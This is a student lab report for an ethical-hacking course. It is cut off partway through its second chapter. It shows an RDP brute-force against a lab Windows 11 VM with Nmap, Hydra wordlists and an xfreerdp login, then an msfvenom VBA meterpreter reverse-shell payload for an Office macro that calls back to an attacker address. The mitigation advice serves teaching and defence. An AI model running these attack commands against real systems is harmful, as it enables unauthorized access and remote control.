Penetration Testing and Exploitation of RDP, Office Macro, and File Upload Vulnerabilities

Student Name: Wasique Al Azad Digonta

Student ID: 242-56-006

Semester Name: Fall 2024

Submission Date: 29-11-2024

Presented in Partial Fulfillment of the Requirements

For the Course of CS 516: Ethical Hacking Lab

Daffodil International University, Birulia 1216

November, 2024

Abstract

This project emphasizes three key areas in cyber security and the exploitation of threats in modern computer environments. The initial part is about the exploit of the Remote Desktop Protocol (RDP) on fully patched Windows 11, stressing the persistent looming risks from remote access technologies. The second part of the project is about exploiting Microsoft Office macros, a common vector for malware distribution, laying stresses toward user awareness and organizational policies to shore up against such threats. Finally, this project shows how file upload vulnerabilities are being exploited in the Damn Vulnerable Web Application (DVWA) and how those apparently regular functionalities can actually be exploited for malicious use. The objective of this project is to analyze these vulnerabilities, understand their impact, and propose preventive measures to mitigate such risks in real-world scenarios.

Acknowledgement

I would want to express my heartfelt gratitude to my lecturer N.M.I Raisul Bari for giving me the opportunity to carry out these excellent projects, as he has helped me understand some fundamental key concepts in cybersecurity. His advice, support, and encouragement throughout the learning process have been essential. I am also grateful to my classmates and the cybersecurity community for sharing some of their views and resources, making the learning experience more collaborative and richer for everyone. Finally, I'd like to thank everyone who has helped me complete this report successfully, whether directly or indirectly.

Table of Contents

List of Figures

Chapter 1: RDP Exploit of Fully Patched Windows 11 Machine

Introduction

The Remote Desktop Protocol (RDP) is a protocol, or technical standard, for using a desktop computer remotely. Remote desktop is the ability to connect with and use a faraway desktop computer from a separate computer. Remote desktop users can access their desktop, open and edit files, and use applications as if they were actually sitting at their desktop computer. This project demonstrates Remote Desktop Protocol (RDP) exploitation on a fully patched Windows 11 machine. Open RDP ports were discovered and after brute-forcing login credentials, access was obtained to the target machine. This method is practically essential to comprehend security threats for remote terminal services and emphasizes the need for strong password policies.

1.1 Problem Statement

Remote Desktop Protocol (RDP) is a commonly used protocol that provides secure remote access to Windows systems, however many systems exposed to the internet are left vulnerable due to improper configurations and weak password policy settings. RDP brute-force attacks can also affect fully patched Windows 11 systems. As patches are starting to be developed for these vulnerabilities, the issue this project aims to address is in creating awareness, and ultimately an ability to mitigate the same. The goal of this project is to research the ability for an attacker to exploit RDP on a fully updated Windows 11 machine through brute-force methods and demonstrate the risks presented by failing to configure their systems properly or using weak passwords.

1.2 Objective of the Project

- To identify open RDP ports using Nmap.
- To brute-force Windows login credentials using Hydra.
- To gain unauthorized RDP access and demonstrate the consequences of weak credentials.


1.3 Literature review

Remote Desktop Protocol (RDP) has been a vital tool for remote access and system administration in enterprise environments, however it is frequently targeted by attackers due to security flaws. According to research, while RDP is a secure protocol when correctly configured, it is nonetheless a frequent target for brute-force attacks, particularly when insufficient authentication or password regulations are in place. Despite progress in security fixes, RDP services remain vulnerable to attacks such as credential stuffing, which exploits weak or overused passwords. In order to reduce these dangers, research also highlights the necessity of robust multi-factor authentication (MFA) and other security measures. This project advances our understanding of RDP vulnerabilities by evaluating the effectiveness of brute-force assaults on a fully patched system, highlighting the need of securing RDP services in newer operating systems such as Windows 11.

1.4 Exploitation Method

Step-1:

At first, it was made sure if the target windows 11 machine was fully patched with the latest updates.



Windows Update

You're up to date
Last checked: Today, 1:47 AM

More options

Get the latest updates as soon as they're available
Be among the first to get the latest non-security updates, fixes, and improvements as they roll out. Learn more
On

Pause updates
Pause for 1 week

Update history

Advanced options
Delivery optimization, optional updates, active hours, other update settings

Windows Insider Program
Get preview builds of Windows to share feedback on new features and updates


Windows Update is committed to helping reduce carbon emissions. Learn more

Fig1.1: Checking Patched Windows 11 Machine

Step-2:

Then, a port scan was conducted using **nmap** to identify the open ports on the windows 11 machine. The ip address of the target machine is 192.168.133.131.

Command: sudo nmap -p0-65535 192.168.133.131




```
wasique@kali: ~
┌──(wasique㉿kali)-[~]
└─$ sudo nmap -p0-65535 192.168.133.131
[sudo] password for wasique:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-24 13:45 EST
Nmap scan report for 192.168.133.131
Host is up (0.0015s latency).
Not shown: 65525 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
5040/tcp  open  unknown
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49670/tcp open  unknown
MAC Address: 00:0C:29:EA:AF:2F (VMware)

Nmap done: 1 IP address (1 host up) scanned in 31.50 seconds
```

Fig1.2: Port Scan

Here, the RDP port(3389/tcp) was open.

Step-3:

To brute the login credentials of the target machine, some probable user lists and password lists were created.



```
admin
Wasique
Digonta
Azad
abdul
WAAD
alazad
DIU
CyberSecurity
```


```
admin
password
wasique
azad
digonta
01798930353
01617361004
alazad
p@sSw0rd
```

Fig1.3: User and Password Lists

Step-4:

Hydra tool was used to perform brute-force on the RDP service of the target machine (192.168.133.131) using the username and password lists.

Command: sudo hydra -L userlist.txt -P passlist.txt rdp://192.168.133.131 2>/dev/null



```
┌──(wasique㉿kali)-[~/Desktop]
└─$ sudo hydra -L userlist.txt -P passlist.txt rdp://192.168.133.131 2>/dev/null
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-24 14:07:48
[WARNING] the rdp module is experimental. Please test, report - and if possible, fix.
[DATA] max 4 tasks per 1 server, overall 4 tasks, 90 login tries (l:10/p:9), ~23 tries per task
[DATA] attacking rdp://192.168.133.131:3389/
[3389][rdp] host: 192.168.133.131   login: Wasique   password: 01798930353
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-11-24 14:08:10
```


Fig1.4: Brute-forcing using Hydra

The required username and password were found.

Step-5:


Using the brute-forced credentials, the target machine was accessed using **xfreerdp** tool.

Command: sudo xfreerdp /u:Wasique /p:01798930353 /v:192.168.133.131



```
┌──(wasique㉿kali)-[~/Desktop]
└─$ sudo xfreerdp /u:Wasique /p:01798930353 /v:192.168.133.131
[14:11:21:247] [6273:6274] [WARN][com.freerdp.crypto] - Certificate verification failure 'self-signed cer
tificate (18)' at stack position 0
[14:11:21:247] [6273:6274] [WARN][com.freerdp.crypto] - CN = DESKTOP-N7550F2
[14:11:22:563] [6273:6274] [INFO][com.freerdp.gdi] - Local framebuffer format  PIXEL_FORMAT_BGRX32
[14:11:22:563] [6273:6274] [INFO][com.freerdp.gdi] - Remote framebuffer format PIXEL_FORMAT_BGRA32
[14:11:22:650] [6273:6274] [INFO][com.freerdp.channels.rdpsnd.client] - [static] Loaded fake backend for
rdpsnd
[14:11:22:650] [6273:6274] [INFO][com.freerdp.channels.drdynvc.client] - Loading Dynamic Virtual Channel
rdpgfx
[14:11:24:499] [6273:6274] [WARN][com.freerdp.core.rdp] - pduType PDU_TYPE_DATA not properly parsed, 562
bytes remaining unhandled. Skipping.
```

Fig1.5: Connecting using xfreerdp



DESKTOP-N7550F2
VMware20,1

Device name	DESKTOP-N7550F2
Processor	Intel(R) Core(TM) i5-6300U CPU @ 2.40GHz 2.50 GHz
Installed RAM	3.00 GB
Device ID	5E83055C-925C-4FD9-BFFE-B432E8A879DF
Product ID	00330-80000-00000-AA709
System type	64-bit operating system, x64-based processor
Pen and touch	Touch support with 8 touch points

Edition	Windows 11 Pro
Version	24H2
Installed on	11/12/2024

Fig1.6: RDP Connection Established

1.5 Result

The methodology successfully demonstrated how easy it is to brute-force weak RDP credentials on a fully patched windows 11 machine and get access to the target machine as seen in step-4. With the help of hydra and some probable username and password lists, the brute-force was successful. This emphasizes the need for strong passwords and effective mitigation strategies.

1.6 Mitigation

To successfully prevent the dangers associated with Remote Desktop Protocol (RDP) exploits, especially brute-force assaults, a comprehensive security approach is required. The following are practical steps that can be taken to improve the security of RDP on a Windows 11 machine:

i. **Enforce Strong Password Policies:**
   - Passwords Must Be Complex: Require password creation by text with upper and lower case, numerals, and special characters. This will make brute-force attacks almost impossible because of its multiplicity-character complexity.
   - Regularly Rotate Passwords: Regularly rotate passwords to minimize risks of credential theft.

ii. **Employ multi-factor authentication (MFA):**
   - Implementation of multifactored verification: Significantly increases security by requiring an individual to provide at least two different authentication factors to access an RDP session. These factors include something they know (e.g. a password), something they own (e.g. a mobile device used for SMS codes), or about themselves (e.g. biometric verification).

iii. **Restrict Access to RDP:**
   - Firewalls: Installing software and hardware firewalls to restrict access to default RDP ports (TCP 3389). Connections may be permitted only to trusted IP addresses which effectively reduce attack surface.
   - The network-level authentication feature requires users to authenticate prior to the establishment of a remote desktop session thereby reducing the risk of brute-force attacks.

iv. **Account Lockouts:**
   - Defend against Brute-Force Attacks: Create account lockout policies to temporarily disable an account once authentication attempts surpass a predetermined amount. It restricts the number of attempts made by an attacker in the short period of time.

v. **Constant Software Updates:**
   - Windows and other related software updates should be made frequently with all security patches installed that will help protect against identified but unreported vulnerabilities that the attacker might be exploiting.

Chapter 2: Microsoft Windows Exploit Using Office Macro

Introduction

A "macro" in Microsoft Office is a series of commands or actions that can record and then run later to automate repetitive tasks, essentially acting like a small program that performs a specific function within a document or spreadsheet, saving time by executing multiple steps with a single click; macros are typically written using Visual Basic for Applications (VBA) language. The use of Microsoft Office macros is a common attack vector for executing malicious payloads on targeted systems. In this project, a VBA reverse shell script was embedded in Office macro, resulting in a successful connection back to the attacker's workstation. This project focuses on the risks associated with allowing macros in Office documents.

2.1 Problem Statement

Office macros, while handy for automating repetitive processes, pose a huge security risk when used by hackers. This project addresses the vulnerability of Microsoft Windows systems to macro-based attacks, in which malicious VBA scripts placed in Office documents allow attackers unauthorized access. This study demonstrates how macros in Office documents can be leveraged as a delivery mechanism for reverse shell payloads, emphasizing the need of protecting Office programs from such attacks.

2.2 Objective of the Project

- To create a malicious VBA reverse shell using msfvenom.
- To install the payload in an Office macro and deliver it via an Excel file.
- To create a meterpreter session upon execution of the macro.

2.3 Literature Review


Microsoft Office macros have long been used as a delivery system for harmful payloads in cyberattacks. Attackers have taken use of Office applications' automation features to execute malicious code that has been embedded without the user's permission. Because social engineering techniques frequently entail deceiving users into allowing macros, previous research shows that macro-based attacks are particularly successful when combined with these strategies. Hackers continue to develop ways to take advantage of Office's security features, such as the default disabling of macros, by embedding reverse shells and other payloads, according to research. The creation of malicious Office macros using tools such as msfvenom and the Metasploit Framework has been extensively described in the literature on penetration testing. This project contributes to current research by illustrating how Office macros can be weaponized to run reverse shell payloads, underlining the need of protecting Office programs from such threats.

2.4 Exploitation Method

Step-1:

A malicious macro file was created using **msfvenom** tool. The codes in the file were uploaded in the macro of Microsoft word. This word document was used as the weapon for exploitation. The ip(192.168.133.130) and port(11111) used here belong to the attacker machine.

Command: sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.133.130 LPORT=11111 -f vba -o macro.vba




```
wasique@kali: ~/Desktop

┌──(wasique㉿kali)-[~/Desktop]
└─$ sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.133.130
 LPORT=11111 -f vba -o macro.vba
[sudo] password for wasique:
[-] No platform was selected, choosing Msf::Module::Platform::Windows from
 the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of vba file: 2715 bytes
Saved as: macro.vba
```

Fig2.1: Creation of Macro Codes

Step-2:

A listener was set using **Metasploit Framework** by applying the required exploit(exploit/multi/handler), payload(windows/meterpreter/reverse_tcp), Host ip(192.168.133.130) and port(11111). Here **exploit/multi/handler** is a post-exploitation handler used to manage payloads such as reverse shells or meterpreter sessions after they connect back to the attacker machine. It is mainly used to interect with payloads generated by tools like msfvenom. The **windows/meterpreter/reverse_tcp** payload is used for remote code execution on Windows systems, creating a reverse TCP connection to get a Meterpreter session for tasks like privilege escalation and system access.

